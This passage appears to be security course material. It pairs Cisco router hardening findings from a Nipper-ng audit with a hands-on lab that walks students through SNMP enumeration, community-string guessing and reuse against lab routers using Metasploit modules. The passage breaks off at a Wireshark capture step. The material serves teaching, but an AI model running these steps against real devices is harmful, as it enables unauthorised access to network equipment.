In some configurations with IP phones, deployed using either Auto Discovery or Dynamic Host Configuration Protocol (DHCP), the CDP service may need to be enabled. In this situation CDP should be disabled on all network interfaces for which it is not required.

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`no cdp run`**

16. BOOTP

Nipper-ng report section:

2.15. BOOTP

Observation: BOOTstrap Protocol (BOOTP) is a datagram protocol that allows compatible hosts to load their operating system over the network from a BOOTP server. Cisco routers are capable of acting as BOOTP servers for other Cisco devices and the service is enabled by default. However, BOOTP is rarely used and may represent a security risk.

Nipper determined that BOOTP was not disabled. However, it is worth noting that not all Cisco devices support BOOTP.


Impact: An attacker could use the BOOTP service to download a copy of the router's IOS software.

Ease: Tools are available on the Internet to access BOOTP servers.

Recommendation: Nipper recommends that, if not required, the BOOTP service be disabled. The following command can be used to disable BOOTP:

```
no ip bootp server
```

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`no ip bootp server`**

17. IP Unreachables

Nipper-ng report section:

2.16. IP Unreachables

Observation: ICMP IP unreachable messages can be generated by a Cisco device when a host attempts to connect to a non-existent host, network, or use an unsupported protocol. ICMP IP unreachable messages will let the connecting host know that the host, network or protocol is not supported or cannot be contacted. Therefore, the host does not have to wait for a connection time-out. ICMP IP unreachable messages are normally enabled by default on Cisco devices and must be explicitly disabled.

Nipper determined that the Cisco device Router12 had ICMP IP unreachable messages enabled on the interface FastEthernet0/0.


Impact: An attacker who was performing network scans to determine what services were available would be able to scan a device more quickly.

Ease: Tools are available on the Internet that can perform a wide variety of scan types.

Recommendation: Nipper recommends that, if not required, IP unreachables be disabled on all network interfaces. However, whilst disabling IP unreachables will not stop scans, it does make it more difficult for an attacker. The IP unreachables option is disabled or enabled individually for each network interface. It can be disabled with the following command:

```
no ip unreachables
```

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`no ip unreachables`**

18. Service Password Encryption

Nipper-ng report section:

2.17. Service Password Encryption

Observation: Cisco service passwords are stored by default in their clear-text form rather than being encrypted. However, it is possible to have these passwords stored using the reversible Cisco type-7 encryption.

Nipper determined that the Cisco device Router12 was not running the password encryption service that helps provide a basic level of encryption to passwords that otherwise would be stored in clear-text.


Impact: If a malicious user were to see a Cisco configuration that contained clear-text passwords, they could use the passwords to access the device. However, an attacker who had access to a Cisco configuration file would easily be able to reverse the passwords.

Ease: Even though it is trivial to reverse Cisco type-7 passwords, they do provide a greater level of security than clear-text passwords. Tools are widely available on the Internet that reverse Cisco type-7 passwords.

Recommendation: Nipper recommends that the Cisco password encryption service be enabled. The Cisco password encryption service can be started with the following Cisco IOS command:

```
service password-encryption
```

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`service password-encryption`**

19. Packet Assembler / Disassembler

Nipper-ng report section:

2.18. Packet Assembler / Disassembler

Observation: The Packet Assembler / Disassembler (PAD) service enables X.25 connections between network systems. The PAD service is enabled by default on most Cisco IOS devices but it is only required if support for X.25 links is necessary.

Nipper determined that the PAD service had not been disabled.


Impact: Running unused services increases the chances of an attacker finding a security hole or fingerprinting a device.

Ease: N/A

Recommendation: Nipper recommends that, if not required, the PAD service be disabled. Use the following command to disable the PAD service:

```
no service pad
```

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`no service pad`**

Security Audit Finding	Mitigating Factor or Cisco IOS Configuration Setting
Weak Password / Key	SNMP is not configured
Inbound TCP Connection Keep Alives	**service tcp-keepalives-in**
IP Source Routing	**no ip source-route**
Simple Network Management Protocol	SNMP is not configured
ICMP Redirects	**no ip redirects**
Proxy ARP	**no ip proxy-arp**
Cisco Discovery Protocol	**no cdp run**
BOOTP	**no ip bootp server**
IP Unreachables	**no ip unreachables**
Service Password Encryption	**service password-encryption**
Packet Assembler / Disassembler	**no service pad**

Exercise 2.2 – Router SNMP Security

Objectives

- Connect to the Security 530 router lab network
- Perform SNMP enumeration of a router using the SNMP RO (read-only) community string
- Guess an SNMP RW (read/write) string on a second router
- Use the SNMP RW string to download the router's Cisco IOS configuration
- Attempt to crack a password hash found in the downloaded configuration

Lab Introduction

Your company (Sec530, Inc.) has acquired a new subsidiary. Your team has arrived to assess and secure the network.

Upon hearing this plan, the subsidiary's (only) network engineer "rage quit," and stormed out of the office. The router credentials are not documented anywhere.


Your goal: gain access to the Cisco IOS configuration for the router at 10.5.30.12, without knowing any credentials beforehand.

Lab Setup

- Connect to the router lab network. Type the following command:

```
$ sudo openvpn --config /etc/openvpn/sec530.ovpn
```

If successful, the output will end with " Initialization Sequence Completed":




- ***Please note: If you are using a corporate or personal VPN on your host computer, disconnect it, as it may disallow a second VPN connection to the SEC530 environment.***

- Ping a router on the lab network. Type the following command:

```
$ ping -c4 10.5.30.10
```

You see the following output if you are successful:



Lab: No-Hints Version

Perform the following steps:

1. Use the Metasploit msfconsole snmp_enum auxiliary module to scan 10.5.30.10
2. Use the Metasploit msfconsole snmp_login auxiliary module to guess the SNMP RW string on 10.5.30.12
3. Once discovered: use the SNMP RW string to run the snmp_enum auxiliary module to scan 10.5.30.12
4. Use nmap to download the Cisco IOS configuration on 10.5.30.12. Run Wireshark to determine what protocol nmap uses to download the configuration
5. Use John the Ripper to crack the hash for user "test"
6. Log into 10.5.30.12 as user "test" via SSH

A complete walkthrough follows, including step-by-step instructions. Students with experience using Metasploit. Nmap, and Cisco IOS may attempt this without hints. The previous lecture also contains some hints.


The rest of us should proceed to the next section. Choose your own adventure!
Perform the following steps:

1. We will scan 10.5.30.10 with Metasploit. Start msfconsole (the Metasploit Framework console). The "sudo" password is "Security530":

```
$ sudo msfconsole
```

Metasploit's msfconsole will open (a bit slowly). You may ignore this warning: "This copy of metasploit-framework is more than two weeks old. Consider running 'msfupdate' to update to the latest version."


Note that the ASCII art is randomly selected, and yours may be different.



We will use msfconsole's "snmp_enum" auxiliary scanner. Type the following (note the variable name is RHOSTS (ending with an "S"):

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf > set RHOSTS 10.5.30.10
msf > run
```

You see the following output if you are successful (screenshot is truncated)




Note the Cisco IOS description: "`Cisco IOS Software, 7200 Software (C7200-ADVIPSERVICESK9-M), Version 15.2(4)S5, RELEASE SOFTWARE (fc1) Technical Support: http://www.cisco.com/techsupport Copyright (c) 1986-2014 by Cisco Systems, Inc. Compiled Thu 20-Feb-14 06:51 by prod_rel_team`".

2. This msfconsole module worked because the router used an SNMP RO (read-only) community string of "public". As discussed previously in 530.2: the SNMP RW (read/write) community string will allow us to download the router's IOS configuration. Let's try to guess that on a different router.

   The router at 10.5.30.12 has an SNMP RW community string (10.5.30.10 has only a RO string set).

   Type the following in msfconsole. Note We are using a new module (snmp_login), and choosing a new RHOSTS value (10.5.30.12):

```
msf > use auxiliary/scanner/snmp/snmp_login
msf > set RHOSTS 10.5.30.12
msf > run
```




You should see a line beginning with "`[+] 10.5.30.12:161 - Login Successful: pr1v4t3 (Access level: read-write)`"

The SNMP RW string is "pr1v4t3".

3. Let's first verify the string works to read. We will re-run snmp_enum module we ran two steps previously, change the RHOSTS to 10.5.30.12, and provide the SNMP RW community string of "pr1v4t3". Please type that string carefully: it's easy to make a typo due to the "leetspeak' (using numbers for letters, etc).


```
msf > use auxiliary/scanner/snmp/snmp_enum
msf > set RHOSTS 10.5.30.12
msf > set COMMUNITY pr1v4t3
msf > run
```



4. The SNMP RW string works as a read string (as designed). As we discussed previously in 530.2: the SNMP RW string allows downloading the Cisco IOS configuration. Let's try that! We will monitor with Wireshark, to better understand how nmap downloads the IOS configuration.

Open Wireshark, and sniff traffic on the "tun0" (tunnel) adapter. Click on the Wireshark icon (in the upper panel, towards the left).

Highlight the "tun0" adapter, and begin capturing by pressing the blue fin icon in the upper left corner



